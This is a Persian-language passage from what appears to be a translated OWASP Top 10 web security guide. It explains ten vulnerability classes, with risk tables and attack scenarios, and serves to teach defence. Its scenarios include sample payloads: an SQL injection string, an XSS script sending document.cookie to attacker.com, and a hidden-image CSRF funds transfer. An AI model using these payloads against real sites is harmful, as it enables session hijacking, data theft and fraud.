مفسر را در نظر بگیرید. همه‌ی داده‌ها می‌توانند به سرقت‌رفته، تغییر کنند، یا حذف شوند. آیا این روی اعتبار شما تاثیر نمی‌گذارد؟

جدول ۲-۱: حملات تزریق

مثال سناریوهای حمله

سناریوی ۱: برنامه از داده نامطمئن در ساخت دستور SQL آسیب‌پذیر زیر استفاده کرده:

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
```

سناریوی ۲: به طور مشابه، اعتماد کورکورانه یک برنامه به چارچوب ممکن است منجر به پرسش‌هایی شود که هنوز آسیب‌پذیر است (به عنوان مثال، :(Hibernate Query Language (HQL)

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" +
request.getParameter("id") + "'");
```

در هر دو مورد، مهاجم مقدار پارامتر "id" را در مرورگر خود با ارسال ' or '1'='1 تغییر می‌دهد. برای مثال:

```
http://example.com/app/accountView?id=' or '1'='1
```

این تغییر به این معنی است که هر دو پرسش تمام سطرهای جدول حساب را برمی‌گرداند. بیشتر حملات خطرناک می‌توانند داده را تغییر یا حتی رویه‌ی ذخیره‌شده را فراخوانی کند.

۲-۱-۲-۲ مدیریت نادرست احراز هویت و نشست

عملکردهای برنامه در زمینه‌ی احراز هویت و مدیریت نشست اغلب به درستی پیاده‌سازی نشده‌اند. این به مهاجمان امکان می‌دهد که رمزهای عبور، کلیدها یا توکن‌های نشست را به خطر بیاندازند یا از مشکلات پیاده‌سازی دیگر برای گرفتن شناسه‌ی کاربران دیگر بهره‌برداری کنند.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

عوامل تهدید	حامل‌های حمله	ضعف امنیتی		اثرات فنی	اثرات کسب‌وکار
وابسته به برنامه	بهره‌برداری **متوسط**	رواج **گسترده**	کشف **متوسط**	تاثیر **شدید**	وابسته به نرم‌افزار/کسب‌وکار
مهاجمان ناشناس خارجی و هم‌چنین کاربران با حساب‌هایی که ممکن است اقدام به سرقت حساب از دیگران کنند و هم‌چنین تمایل به پنهان کردن اقدامات خود را در نظر بگیرید.	مهاجم با استفاده از نشت یا نقص در عملکرد احراز هویت یا جلسه‌های مدیریت (به عنوان مثال، حساب‌های کاربری، رمزهای عبور، شناسه‌های جلسه‌ی فاش شده) خود را به جای کاربران دیگر جا می‌زند.	توسعه‌دهندگان اغلب احراز هویت و طرح‌های مدیریت جلسه سفارشی می‌سازند، اما ایجاد صحیح آن سخت است. در نتیجه، این طرح سفارشی اغلب در زمینه‌هایی از قبیل خروج از سیستم، مدیریت کلمه‌ی عبور، timeoutها، یادآوری کلمه‌ی عبور، سوال امنیتی، به‌روزرسانی حساب و غیره نقص دارد که پیدا کردن چنین نقص‌هایی گاهی اوقات می‌تواند مشکل باشد، چرا که هر پیاده‌سازی منحصر به فرد است.		چنین نقص‌هایی ممکن است برخی یا حتی تمام حساب‌ها را مورد حمله قرار دهد. مهاجم با یک بار موفقیت، می‌تواند هر چیزی که قربانی می‌تواند انجام دهد را م دهد. اغلب حساب‌های ممتاز مورد هدف قرار می‌گیرند.	ارزش تجاری داده‌ها یا توابع آسیب‌دیده‌ی برنامه را در نظر بگیرید. هم‌چنین تاثیر تجاری افشای عمومی آسیب‌پذیری را در نظر بگیرند.

جدول ۲-۲: مدیریت نادرست احراز هویت و نشست

مثال سناریوهای حمله

سناریوی ۱: برنامه‌ی رزرو خطوط هوایی از URL بازنویسی‌شده، با قرار دادن شناسه جلسه در آدرس پشتیبانی می‌کند:

http://example.com/sale/saleitems?sessionid=268544541&dest=Hawaii

یک کاربر معتبر سایت می‌خواهد تا دوستان خود را در مورد فروش مطلع کند. او بدون اطلاع از این‌که دارد شناسه‌ی نشست خود را فاش می‌کند، لینک فوق را با استفاده از ایمیل ارسال می‌کند. هنگامی که دوستانش از لینک استفاده می‌کنند، از نشست و کارت اعتباری او استفاده خواهند کرد.

سناریوی ۲: timeout های برنامه به درستی تنظیم نشده‌اند. کاربر از یک کامپیوتر عمومی برای دسترسی به سایت استفاده کرده است. کاربر به جای انتخاب «خروج» به سادگی مرورگر را بسته و رفته است. مهاجم بعد از یک ساعت از همان مرورگر، که هنوز هم احراز هویت شده است استفاده می‌کند.

سناریوی ۳: خودی یا مهاجم خارجی که کلمه‌ی عبور پایگاه‌داده سیستم را بدست می‌آورد. اگر کلمه‌ی عبور کاربر به درستی درهم‌سازی نشده باشد، کلمه‌ی عبور همه‌ی کاربران برای مهاجم افشا خواهد شد.

۳-۱-۲-۲ اسکریپت بین‌سایتی[1]

نفوذ XSS زمانی اتفاق می‌افتد که یک برنامه داده‌های نامطمئن را می‌گیرد و آن را برای یک مرورگر وب بدون اعتبارسنجی کافی می‌فرستد. XSS به مهاجمان این امکان را می‌دهد که اسکریپت‌هایی را روی مرورگر قربانی اجرا کنند که امکان سرقت نشست کاربر، تغییر چهره‌ی سایت یا انتقال کاربر به سایت‌های ناجور را می‌دهد.

عوامل تهدید	عامل‌های حمله	ضعف امنیتی		اثرات فنی	اثرات کسب‌وکار
وابسته به برنامه	بهره‌برداری **متوسط**	رواج **بسیار گسترده**	کشف **آسان**	تاثیر **متوسط**	وابسته به نرم‌افزار/کسب‌وکار
هر کسی که می‌تواند داده‌های نامطمئن به سیستم ارسال کند، از جمله کاربران خارجی، کاربران داخلی و مدیران را در نظر بگیرید.	مهاجم،اسکریپت حمله‌ی مبتنی بر متن که از مترجم مرورگر استفاده می‌کند را می‌فرستد. تقریبا هر منبع داده می‌تواند یک حامل حمله باشد، از جمله منابع داخلی مانند داده‌های پایگاه‌داده.	XSS شایع‌ترین نقص امنیتی برنامه‌های تحت‌وب است. نقص XSS زمانی که برنامه‌ای کاربردی داده‌های کاربر را بدون اعتبارسنجی فرست در یک صفحه به مرورگر می‌فرستد رخ می‌دهد. دو نوع مختلف از نقص وجود دارد ۱-ذخیره‌شده ۲- منعکس شده، وهر یک از این دو می‌تواند بر روی یک کارگزار و یا بر روی کارخواه رخ دهد. تشخیص اکثر نقص‌های XSS کارگزار از طریق آزمون و یا تحلیل کد نسبتا آسان است. شناسایی XSS سمت کارخواه بسیار دشوار است.		مهاجمان می‌توانند اسکریپتی در مرورگر قربانی برای ربودن جلسه کاربر، تغییر چهره‌ی وب‌سایت‌ها، قرار دادن مطالب خصمانه، انتقال کاربران، ربودن مرورگر با استفاده از نرم‌افزارهای مخرب کاربر و غیره اجرا کنند.	ارزش کسب‌وکار از داده‌ها یا توابع آسیب‌دیده‌ی برنامه را در نظر بگیرید. هم‌چنین تاثیر تجاری افشای عمومی آسیب‌پذیری را در نظر بگیرند.

جدول ۲-۳: اسکریپت بین‌سایتی

مثال سناریوهای حمله

برنامه از داده‌های غیر قابل اطمینان در ساخت قطعه HTML زیر بدون اعتبارسنجی استفاده کرده است:

[1] Cross-site Scripting (XSS)

```
(String) page += "<input name='creditcard' type='TEXT' value='" +
request.getParameter("CC") + "'>";
```

مهاجم پارامتر 'CC' در مرورگر خود را تغییر داده به:

```
'><script> document.location= 'http://www.attacker.com/cgi-
bin/cookie.cgi ?foo='+document.cookie</script>'.
```

این باعث می‌شود که شناسه‌ی نشست قربانی به وب‌سایت مهاجم فرستاده شود و به مهاجم اجازه می‌دهد نشست فعلی کاربر را برباید.

۲-۲-۱-٤ ارجاع مستقیم به اشیا به صورت ناامن

یک دسترسی مستقیم به یک شی زمانی اتفاق می‌افتد که یک برنامه‌نویس یک ارجاع به یک شی پیاده‌سازی درونی نظیر یک فایل، پوشه یا کلید پایگاه‌داده را در دسترس قرار می‌دهد. بدون کنترل دسترسی یا حفاظت‌های دیگر، مهاجمان می‌توانند از این ارجاعات برای دسترسی به داده‌های غیرمجاز استفاده کنند.

عوامل تهدید	حامل‌های حمله	ضعف امنیتی		اثرات فنی	اثرات کسب‌وکار
وابسته به برنامه	بهره‌برداری **ساده**	رواج **رایج**	کشف **آسان**	تاثیر **متوسط**	وابسته به نرم‌افزار/کسب‌وکار
انواع کاربران سیستم خود را در نظر بگیرید. آیا کاربرانی فقط دسترسی جزیی به انواع خاصی از داده سیستم دارند؟	مهاجم، یک کاربر مجاز سیستم است، که به سادگی مقدار پارامتری که به طور مستقیم به یک شی سیستم اشاره دارد را به یک شی دیگر که مجاز نیست تغییر می‌دهد. آیا دسترسی داده می‌شود؟	برنامه‌های کاربردی اغلب هنگام تولید صفحات‌وب از نام واقعی و یا کلید شی استفاده می‌کنند. برنامه‌های کاربردی همیشه مجاز بودن کاربر به شی هدف را بررسی نمی‌کنند. این منجر به یک رخنه دسترسی مستقیم به شی می‌شود. آزمون‌گرها به راحتی می‌توانند مقادیر پارامترها را برای شناسایی چنین نقص‌هایی دست‌کاری کند. تجزیه و تحلیل کد به سرعت نشان می‌دهد که آیا مجوز به درستی بررسی شده است یا خیر؟		چنین نقص‌هایی می‌تواند تمام داده‌هایی که توسط پارامتر ارجاع داده می‌شوند را به خطر بیندازد. مگر در مواردی که مراجع شی غیرقابل پیش بینی باشد، برای مهاجم دسترسی به تمام اطلاعات موجود از آن نوع آسان است.	ارزش کسب‌وکار از داده ها یا توابع آسیب‌دیده‌ی برنامه را در نظر بگیرید. هم‌چنین تاثیر تجاری افشای عمومی آسیب‌پذیری را در نظر بگیرند.

جدول ۲-٤: ارجاع مستقیم به اشیا به صورت ناامن

مثال سناریوهای حمله

برنامه از داده‌های تایید نشده در یک فراخوانی SQL که دسترسی به اطلاعات حساب دارد استفاده می‌کند:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query , … );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

مهاجم به‌سادگی پارامتر ACCT در مرورگر خود را با ارسال هر شماره حسابی که می‌خواهد تغییر می‌دهد. اگر وارسی انجام نشود، مهاجم می‌تواند به هر حساب کاربری دیگری به جای حساب کارخواه موردنظر، دسترسی داشته باشد.

```
http://example.com/app/accountInfo?acct=notmyacct
```

۵-۱-۲-۲ پیکربندی نامناسب امنیتی[۱]

امنیت خوب نیازمند این است که یک پیکربندی امن برای برنامه کاربردی، چارچوب‌ها، کارگزار برنامه، کارگزار وب، کارگزار پایگاه‌داده و بستر تعریف و مستقر شده باشد. تنظیمات امن باید تعریف، پیاده‌سازی و نگه‌داری شوند چرا که پیش‌فرض‌ها معمولا ناامن هستند. به علاوه نرم‌افزار باید به‌روز نگه داشته شود.

مدیریت داده و هنجارهای عملیات رخدادهای رایانه ای

[۱] Security Misconfiguration

عوامل تهدید	حامل‌های حمله	ضعف امنیتی		اثرات فنی	اثرات کسب‌وکار
وابسته به برنامه	بهره‌برداری **ساده**	رواج **رایج**	کشف **آسان**	تاثیر **متوسط**	وابسته به نرم‌افزار/کسب‌وکار
مهاجمان ناشناس خارجی و نیز کاربران با حساب‌هایشان را که ممکن است قصد افشای سیستم را داشته باشند را در نظر بگیرید. هم‌چنین تمایل خودی‌ها به پنهان کردن اقداماتشان را در نظر بگیرید.	دسترسی پیش‌فرض مهاجم به حساب، صفحات استفاده نشده، نقص اصلاح نشده، فایل‌ها و پوشه‌های محافظت نشده و غیره برای به دست آوردن دسترسی غیرمجاز یا دانش از سیستم.	پیکربندی اشتباه امنیتی می‌تواند در هر سطح از برنامه، از جمله بستر، کارگزار وب، کارگزار برنامه، پایگاه‌داده، چارچوب و کد سفارشی اتفاق بیافتد. توسعه‌دهندگان و مدیران سیستم نیاز به همکاری با یکدیگر برای حصول اطمینان از این‌که تمام پشته به درستی پیکربندی شده است دارند. اسکنرهای خودکار برای تشخیص وصله‌های نصب‌نشده، پیکربندی نامناسب، استفاده از حساب‌های پیش‌فرض، سرویس‌های غیر ضروری و غیره مفید هستند.		سیستم بدون آنکه شما بفهمید ممکن است به طور کامل به خطر بیفتد. تمام اطلاعات ممکن است به سرقت رفته یا به آرامی در طول زمان تغییر یابند. هزینه‌های بازیابی ممکن است گران قیمت باشد.	ارزش کسب‌وکار از داده‌ها یا توابع آسیب‌دیده‌ی برنامه را در نظر بگیرید. هم‌چنین تاثیر تجاری افشای عمومی آسیب‌پذیری را در نظر بگیرند.

جدول ۲-۵: پیکربندی امنیتی نامناسب

مثال‌هایی از سناریوهای حمله

سناریوی ۱: کنسول مدیریت کارگزار برنامه به صورت اتوماتیک نصب‌شده و حذف نشده است. حساب‌های پیش‌فرض تغییر نکرده‌اند. مهاجم صفحات مدیریت استاندارد روی کارگزار را می‌یابد و با کلمه‌ی عبور پیش‌فرض وارد می‌شود و کنترل را در دست می‌گیرد.

سناریوی ۲: لیست پوشه‌ها روی کارگزار غیرفعال نیست. مهاجم می‌تواند به سادگی لیست پوشه‌ها را برای پیدا کردن هر فایل استفاده کند. مهاجم پوشه‌پوشه‌ی مربوطه را پیدا می‌کندو تمام کلاس‌های کامپایل‌شده را دانلود می‌کند، او برای دریافت تمام کدهایتان، دیکامپایل و مهندسی معکوس می‌کند. سپس یک نقص کنترل دسترسی جدی در برنامه‌تان می‌یابد.

سناریوی ۳: پیکربندی کارگزار برنامه اجازه می‌دهد تا اطلاعات خطا به کاربران بازگشت داده شود، به طور بالقوه نقص‌های زیرین برنامه را افشا می‌کند. مهاجمان عاشق اطلاعات اضافی در پیام‌های خطا هستند.

سناریوی ٤: در کارگزار برنامه یک سری برنامه‌ی نمونه که از کارگزارهای تولید حذف نشده‌اند باقی می‌ماند. برنامه‌های کاربردی نمونه، نقص‌های امنیتی شناخته شده‌ای دارند که مهاجمان می‌توانند برای به خطر انداختن کارگزار از آن‌ها استفاده کنند.

٦-١-٢-٢ افشای اطلاعات حساس

بسیاری از برنامه‌های کاربردی تحت‌وب داده‌های حساس نظیر شماره‌ی کارت اعتباری، شناسه‌ی مالیاتی و گواهی‌نامه‌های احراز هویت را به درستی محافظت نمی‌کنند. مهاجمان ممکن است این داده‌های محافظت‌نشده‌ی روی کارگزار سرقت کنند یا تغییر دهند. اگر درخواست‌ها وارسی نشوند، مهاجمان ممکن است درخواست‌ها را به منظور دسترسی غیر مجاز به یک عملکرد جعل کنند.

عوامل تهدید	حامل‌های حمله	ضعف امنیتی		اثرات فنی	اثرات کسب‌وکار
وابسته به برنامه	بهره‌برداری **مشکل**	رواج **غیررایج**	کشف **متوسط**	تاثیر **شدید**	وابسته به نرم‌افزار/کسب‌وکار
در نظر بگیرید چه کسانی می‌توانند به داده‌های حساس شما و هر نسخه‌ی پشتیبانی از آن داده‌ها دسترسی پیدا کنند. این شامل داده‌های ذخیره‌شده، درحال انتقال یا حتی در مرورگر کارخواه نیز می‌شود. تهدیدهای داخلی و خارجی را در نظر بگیرید.	مهاجمان معمولاً مستقیماً رمز را نمی‌شکنند. آن‌ها از چیزهای دیگر مانند سرقت کلیدها، حمله‌های مرد میانی[1] یا سرقت داده‌های متنی بر کارگزار، درحال انتقال یا در مرورگر کاربر استفاده می‌کنند.	رایج‌ترین نقص عدم رمزنگاری داده‌های حساس است. وقتی از رمزنگاری استفاده می‌شود، تولید کلید ضعیف و مدیریت ضعیف کلید و استفاده از الگوریتم‌های ضعیف، به خصوص تکنیک‌های درهم‌سازی ضعیف رایج است. ضعف‌های مرورگر خیلی رایج هستند و تشخیص آن‌ها ساده است ولی بهره‌برداری از آن‌ها در مقیاس وسیع مشکل است. مهاجمان خارجی در تشخیص نقص‌های سمت کارگزار مشکل دارند چون دسترسی آن‌ها محدود است و بهره‌برداری از این نقص‌ها هم مشکل است.		شکست تمام داده‌هایی که باید محافظت می‌شد را در معرض خطر قرار می‌دهد. نوعاً این اطلاعات شامل داده‌های حساس نظیر سوابق سلامت، اعتبارنامه‌ها، داده‌های شخصی، کارت‌های اعتباری و غیره می‌شود.	ارزش تجاری داده‌های از دست‌رفته و تاثیر آن بر شهرت خود را در نظر بگیرید. مسیولیت قانونی شما اگر این داده‌ها افشا شود چیست؟

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

جدول ۲-۶: افشای داده‌های حساس

مثال‌هایی از سناریوهای حمله

سناریوی ۱: یک برنامه‌ی کاربردی شماره‌ی کارت‌های اعتباری را با استفاده از رمزگذاری خودکار پایگاه‌داده رمز می‌کند. با این حال این بدین معناست که هنگام بازیابی، داده‌ها به صورت خودکار رمزگشایی می‌شوند و این باعث می‌شود که نقص تزریق SQL امکان دستیابی به شماره‌های کارت اعتباری به صورت رمز نشده فراهم شود. سیستم می‌توانست شماره‌های کارت اعتباری را با استفاده از یک کلید عمومی رمز کند و فقط برنامه‌ی کاربردی بتواند آن‌ها را با استفاده از کلید خصوصی رمزگشایی کند.

سناریوی ۲: یک سایت ممکن است از SSL برای صفحات حفاظت‌شده استفاده نکند. مهاجم به سادگی ترافیک شبکه را تحت‌نظر می‌گیرد (مثل یک شبکه‌ی بی‌سیم باز) و کوکی نشست کاربر را می‌دزدد. مهاجم ممکن است این کوکی را تکرار کند و نشست کاربر را سرقت کند و به داده‌های خصوصی کاربر دسترسی پیدا کند.

سناریوی ۳: پایگاه‌داده کلمه‌های عبور از درهم‌سازی بدون سالت[۲] برای ذخیره‌سازی رمزهای عبور استفاده کرده است. یک نقص در آپلود فایل به مهاجم این امکان را می‌دهد که به فایل رمزهای عبور دسترسی پیدا کند. تمام درهم‌سازی‌های بدون سالت را می‌توان با استفاده از جدول رنگین‌کمان[۳] از درهم‌سازی‌های از پیش محاسبه شده به دست آورد.

۷-۱-۲-۲ عدم وجود کنترل دسترسی در سطح عملکرد

بسیاری از برنامه‌های کاربردی تحت‌وب حقوق دسترسی سطح عملکرد را قبل از نمایش یک عملکرد در واسط کاربری بررسی می‌کنند. با این وجود برنامه‌ی کاربردی باید همین بررسی کنترل دسترسی را روی

---

[۱] Man-in-the-middle

[۲] Unsalted Hash

[۳] Rainbow Table

کارگزار هنگام دسترسی به هر عملکرد هم انجام دهد. اگر درخواست‌ها بررسی نشوند مهاجمان می‌توانند درخواست‌ها را به منظور دسترسی به عملکرد بدون مجوز مناسب جعل کنند.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

عوامل تهدید	حامل‌های حمله	ضعف امنیتی		اثرات فنی	اثرات کسب‌وکار
وابسته به برنامه	بهره‌برداری **ساده**	رواج رایج	کشف متوسط	تاثیر متوسط	وابسته به نرم‌افزار/کسب‌وکار
هر کسی که به شبکه دسترسی داشته باشد می‌تواند برای برنامه‌ی کاربردی شما یک درخواست بفرستد. آیا کاربران ناشناس می‌توانند به یک عملکرد خصوصی یا کاربران عادی می‌توانند به یک عملکرد ممتاز دسترسی پیدا کنند؟	مهاجم که یک کاربر مجاز سیستم است به سادگی URL یا یک پارامتر را به یک عملکرد ممتاز تغییر می‌دهد. آیا دسترسی داده می‌شود؟ کاربران ناشناس ممکن است به عملکردهای خصوصی که محافظت نشده‌اند دسترسی پیدا کنند.	برنامه‌ها همیشه عملکردها را به صورت صحیح محافظت نمی‌کنند. برخی مواقع محافظت در سطح عملکرد از طریق پیکربندی مدیریت می‌شود و سیستم به درستی پیکربندی نشده است. گاهی برنامه‌نویسان باید کدهای خود را بررسی کنند و فراموش می‌کنند. تشخیص این نقص‌ها ساده است. مشکل‌ترین بخش شناسایی صفحات (URLها) عملکردهای موجود برای حمله است.		چنین نقص‌هایی به مهاجمان این امکان را می‌دهد که به عملکرد غیرمجاز دسترسی پیدا کنند. عملکردهای مدیریتی هدف کلیدی برای این نوع حملات هستند.	ارزش تجاری عملکردهای استفاده‌شده و داده‌هایی که پردازش می‌کنند را در نظر بگیرید. هم‌چنین تاثیر افشای عمومی این آسیب‌پذیری بر شهرت خود را در نظر بگیرید؟

جدول ۲-۷: عدم کنترل دسترسی در سطح عملکرد

مثال‌هایی از سناریوهای حمله

سناریوی ۱: مهاجم به سادگی به URLهای هدف مراجعه می‌کند. URLهای زیر نیاز به احراز هویت کاربر دارند. مجوزهای مدیریتی نیز برای دسترسی به صفحه‌ی admin_getappinfo موردنیاز است.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

اگر یک کاربر ناشناس بتواند به هر کدام از این صفحات دسترسی پیدا کند، این یک نقص است. اگر یک کاربر شناخته شده غیر مدیر بتواند به صفحه admin_getappinfo دسترسی پیدا کند، این نیز یک نقص است و ممکن است باعث شود که مهاجم بتواند به صفحات مدیریتی دیگری که به درستی محافظت نشده‌اند دسترسی پیدا کند.

سناریوی ۲: یک صفحه یک پارامتر action دارد که مشخص می‌کند که عملکردی باید فراخوانی شود و عملکردهای مختلف نیاز به نقش‌های مختلف دارند. اگر این نقش‌ها اعمال نشوند یک نقص در سیستم وجود دارد.

۸-۱-۲-۲ جعل درخواست بین‌سایتی[1] (CSRF)

یک حمله‌ی CSRF مرورگر قربانی را مجبور می‌کند که یک درخواست جعلی HTTP برای یک برنامه کاربردی تحت‌وب آسیب‌پذیر بفرستد که شامل کوکی نشست قربانی و هر داده خودکار احراز هویت دیگر است. این به مهاجم امکان می‌دهد که مرورگر قربانی را مجبور به ایجاد درخواست‌هایی کند که برنامه آسیب‌پذیر فکر می‌کند درخواست‌های مشروع از طرف قربانی هستند.

عوامل تهدید	جلوه‌های حمله	ضعف امنیتی		اثرات فنی	اثرات کسب‌وکار
وابسته به برنامه	بهره‌برداری **متوسط**	رواج **بسیارگسترده**	کشف **آسان**	تاثیر **متوسط**	وابسته به نرم‌افزار/کسب‌وکار
هر کسی که می‌تواند مطالب را به مرورگر کاربر شما بارگیری و در نتیجه آن‌ها را وادار به ارایه درخواست به وب‌سایت خود کند در نظر بگیرید. هر وب‌سایتی که کاربران شما به آن‌ها مراجعه می‌کنند می‌تواند این کار را بکند.	مهاجمی که درخواست HTTP جعلی ساخته و از طریق برچسب‌های تصویر، XSS و یا تکنیک‌های متعدد دیگر قربانی را فریب می‌دهد تا آن را ارسال کند. اگر کاربر احراز هویت شده باشد، حمله موفق است.	CSRF از این واقعیت استفاده می‌کند که اکثر برنامه‌های کاربردی به مهاجمان این امکان را می‌دهند که تمام جزییات یک عمل خاص را پیش‌بینی کنند. از آن‌جا که مرورگر اعتبارنامه‌هایی مانند کوکی نشست را به طور خودکار ارسال می‌کند، مهاجمان توانند صفحات وب مخرب که درخواست مصنوعی تولید می‌کنند را ایجاد کنند و این صفحات قابل تمیز از صفحات اصلی نیستند. تشخیص معایب CSRF از طریق آزمون نفوذ و یا تجزیه و تحلیل کد نسبتا آسان است.		مهاجمان می‌توانند قربانیان را به م هر گونه عملی که قربانی مجاز به انجام آن است فریب دهند. به عنوان مثال، به‌روزرسانی اطلاعات حساب، ایجاد خرید، خروج و یا حتی ورود به سیستم.	ارزش تجاری عملکردهای استفاده شده و داده‌هایی که پردازش می‌کنند را در نظر بگیرید. فرض کنید که مطمئن نباشید که آیا کاربر واقعا می‌خواسته آن کار را بکند یا خیر؟ هم‌چنین تاثیر این بر شهرت خود را در نظر بگیرید.

جدول ۲-۸: جعل درخواست بین‌سایتی

مثال‌هایی از سناریوهای حمله

[1] Cross-Site Request Forgery

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

برنامه اجازه می‌دهد کاربر یک درخواست تغییر وضعیت که شامل هیچ چیز مخفی نیست ارسال کند. برای مثال:

```
http://example.com/app/transferFunds?amount=1500&destinationAccount=46732
43243
```

بنابراین، مهاجم یک درخواست که پول را از حساب قربانی به حساب مهاجم انتقال دهد می‌سازد و سپس این جمله را در یک درخواست تصویر یا iframe ذخیره‌شده روی سایت‌های مختلف تحت‌کنترل مهاجم تعبیه می‌کند:

```
<img src="http ://example.com/app/transferFunds?amount=1500
&destinationAccount=attackersAcct#" width="0" height="0" />
```

اگر قربانی هر یک از سایت‌های مهاجم را در حالی که هم‌اکنون در example.com احراز هویت شده است، بازدید کند، این درخواست جعلی به طور خودکار شامل اطلاعات session کاربر می‌شود، که اجازه‌ی درخواست مهاجم صادر خواهدشد.

۹-۱-۲-۲ استفاده از مولفه‌های دارای آسیب‌پذیری‌های شناخته‌شده

مولفه‌ها مثل کتابخانه‌ها، چارچوب‌ها و دیگر ماژول‌های نرم‌افزاری تقریبا همیشه با حداکثر مجوز اجرا می‌شوند. اگر یک مولفه‌ی آسیب‌پذیر مورد استفاده قرار بگیرد، چنین حمله‌ای می‌تواند باعث از دست رفتن جدی داده‌ها یا در دست گرفتن کارگزار شود. برنامه‌های کاربردی که از مولفه‌هایی با آسیب‌پذیری‌های شناخته شده استفاده می‌کنند سیستم دفاعی برنامه کاربردی را دور بزنند و مجموعه‌ای از حملات و تاثیرات را ممکن بسازند.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

عوامل تهدید	حامل‌های حمله	ضعف امنیتی		اثرات فنی	اثرات کسب‌وکار
وابسته به برنامه	بهره‌برداری **متوسط**	رواج **گسترده**	کشف **مشکل**	تاثیر **متوسط**	وابسته به نرم‌افزار/کسب‌وکار
برخی مولفه‌های آسیب‌پذیر (مثلا کتابخانه‌های چارچوب) ممکن است توسط ابزارهای خودکار شناسایی شوند. این می‌تواند افراد گوناگون و نامشخصی را به عوامل حمله اضافه کند.	مهاجم یک مولفه آسیب‌پذیر را با استفاده از اسکن کردن یا تحلیل دستی شناسایی می‌کند. او این مشکل را برای اجرای حمله‌ی سفارشی می‌کند. اگر مولفه مورد استفاده در عمق برنامه باشد مساله خیلی مشکل‌تر می‌شود.	تقریباً تمام برنامه‌های کاربردی از این مشکل رنج می‌برند چون تیم‌های تولید روی به‌روز بودن مولفه‌ها/کتابخانه تمرکز نمی‌کنند. در بسیاری از موارد، برنامه‌نویسان حتی تمام مولفه‌هایی را که استفاده می‌کنند را نمی‌شناسند چه برسد به نسخه‌های آن‌ها. وابستگی مولفه‌ها مسائل را پیچیده‌تر نیز می‌کند.		بازه‌ی وسیعی از ضعف‌ها ممکن است. شامل تزریق، عدم کنترل دسترسی مناسب، XSS و ... تاثیر می‌تواند حداقلی باشد یا حتی منجر به بدست گرفتن کامل میزبان و افشای اطلاعات شود.	در نظر بگیرید هر آسیب‌پذیری چه معنایی برای کسب‌وکار تحت‌کنترل برنامه متاثر دارد. ممکن است ناچیز باشد یا ممکن است به معنای افشای کامل باشد.

جدول ۲-۹: استفاده از مولفه‌های دارای آسیب‌پذیری‌های شناخته‌شده

مثال‌هایی از سناریوهای حمله

آسیب‌پذیری مولفه‌ها ممکن است منجر به هر نوع ریسک قابل‌تصوری بشوند. مولفه‌ها تقریبا همیشه با بیشترین سطح دسترسی برنامه کاربردی اجرا می‌شوند بنابراین نقص در هر مولفه‌ای می‌تواند جدی باشد. دو مولفه‌ی آسیب‌پذیر زیر ۲۲ میلیون بار در سال ۲۰۱۱ دانلود شده‌اند:

- Apache CXF Authentication Bypass: به دلیل عدم وجود یک توکن شناسایی، مهاجمان می‌توانستند هر خدمت وبی را با مجوز کامل فراخوانی کنند.
- Spring Remote Code Execution: استفاه نامناسب از پیاده‌سازی زبان عبارت در Spring به مهاجمان این امکان را می‌داد که کد دلخواه خود را اجرا کنند و کارگزار را در اختیار بگیرند.

هر برنامه‌ای که از یکی از این دو مولفه‌ی آسیب‌پذیر استفاده می‌کند، آسیب‌پذیر است چرا که هر دو مولفه مستقیما توسط کاربران برنامه قابل دسترسی هستند. بهره‌برداری از مولفه‌های دیگری که در اعماق برنامه از آن‌ها استفاده می‌شود ممکن است مشکل‌تر باشد.

مرکز رشد امداد و هماهنگی عملیات رخدادهای رایانه‌ای

۱۰-۱-۲-۲ Redirectها و Forwardهای اعتبارسنجی نشده

برنامه‌های کاربردی تحت‌وب کاربران به صفحات و وب‌سایت‌های دیگر منتقل می‌کنند و از داده‌های نامطمئن برای تعیین صفحات مقصد استفاده می‌کنند. بدون اعتبارسنجی مناسب، مهاجمان می‌توانند قربانیان را به سایت‌های تقلبی و بدافزار منتقل کنند یا از Forward برای دسترسی به صفحات غیرمجاز استفاده کنند.

عوامل تهدید	حامل‌های حمله	ضعف امنیتی		اثرات فنی	اثرات کسب‌وکار
وابسته به برنامه	بهره‌برداری **متوسط**	رواج **گسترده**	کشف **مشکل**	تاثیر **متوسط**	وابسته به نرم‌افزار/کسب‌وکار
هر کسی که می‌تواند کاربران را با ارسال یک درخواست به وب‌سایت خود فریب دهد در نظر بگیرید. هر وب‌سایتی که کاربران استفاده می‌کنند می‌تواند این کار را انجام دهد.	مهاجم با ترفندها و هدایت غیرمعتبر باعث کلیک کردن قربانی روی لینک‌ها می‌شود. قربانیان به احتمال زیاد روی آن کلیک می‌کنند چون لینک به یک سایت معتبر است، مهاجم forward ناامن را هدف می‌گیرد تا کنترل‌های امنیتی را دور بزند.	برنامه‌های کاربردی اغلب کاربران را به صفحات دیگر و یا با استفاده از forward داخلی به شیوه‌ای مشابه هدایت می‌کنند. گاهی اوقات صفحه‌ی موردنظر با یک پارامتر غیرمعتبر مشخص شده، که به مهاجمان اجازه می‌دهد صفحه‌ی مقصد را انتخاب کنند. تشخیص تغییر مسیر بدون کنترل آسان است. دنبال Redirectهایی بگردید که URL را به صورت کامل تنظیم می‌کند. forwardهای بررسی نشده سخت‌تر هستند، چرا که آن‌ها صفحات داخلی را هدف قرار می‌دهند.		چنین تغییرمسیرهایی ممکن است اقدام به نصب نرم‌افزارهای مخرب و یا فریب قربانیان به افشای کلمه‌ی عبور یا سایر اطلاعات حساس کند. Forward ناامن ممکن است اجازه‌ی دورزدن کنترل دسترسی را بدهد.	ارزش تجاری حفظ اعتماد کاربران خود را در نظر بگیرید. اگر یک بدافزار آن‌ها را در اختیار بگیرد چه می‌شود؟ اگر مهاجمان به عملکردهای داخلی دسترسی پیدا کنند چه می‌شود؟

جدول ۲-۱۰: Redirectها و Forwardهای اعتبارسنجی نشده

مثال‌هایی از سناریوهای حمله

